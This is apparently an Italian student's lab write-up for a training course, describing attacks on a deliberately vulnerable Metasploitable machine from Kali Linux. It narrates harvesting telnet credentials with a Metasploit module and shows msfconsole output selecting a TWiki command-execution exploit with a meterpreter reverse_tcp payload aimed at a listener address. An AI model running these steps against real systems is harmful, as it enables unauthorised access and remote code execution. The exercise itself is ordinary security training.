
ESERCIZIO EPICODE 13/06/2023


Attacco telnet

Ho modificato gli indirizzi IP delle macchine come da consegna.


Ho avviato Metasploit dalla macchina Kali Linux con il comando msfconsole. Ho cercato il servizio telnet e usato il modulo numero 35 per ottenere le credenziali di accesso del servizio telnet della macchina Metasploit.




Attraverso il comando “show options” ho visualizzato i parametri necessari ed aggiunto l’indirizzo IP da attaccare settando RHOSTS. Con “show options” ho verificato se la modifica fosse stata effettuata.



Successivamente con il comando exploit ho iniziato l'attacco ottenendo le credenziali che stavo cercando.




Ho verificato il successo dell'attacco riuscendo ad accedere alla macchina Metasploit da Kali.




Attacco Twiki

Ho cercato Twiki su Metasploit per vedere la lista degli exploit disponibili. Ho usato il numero 2 perchè è una vulnerabilità presente anche nella descrizione di Nessus. Ho utilizzato il comando show options per la verifica dei parametri necessari all'exploit.




```
msf6 auxiliary(scanner/telnet/telnet_version) > back
msf6 > search twiki

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw    2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal
 File Upload
   1  exploit/unix/http/twiki_debug_plugins     2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Cod
e Execution
   2  exploit/unix/webapp/twiki_history         2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parame
ter Command Execution
   3  exploit/unix/webapp/twiki_maketext        2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execu
tion
   4  exploit/unix/webapp/twiki_search          2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Com
mand Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Ho modificato RHOSTS con l'IP della macchina da attaccare e richiesto i payloads disponibili.



Ho utilizzato il payload numero 35 e l'ho settato.



Ho modificato LHOST e verificato successivamente la vulnerabilità nella pagina Twiki.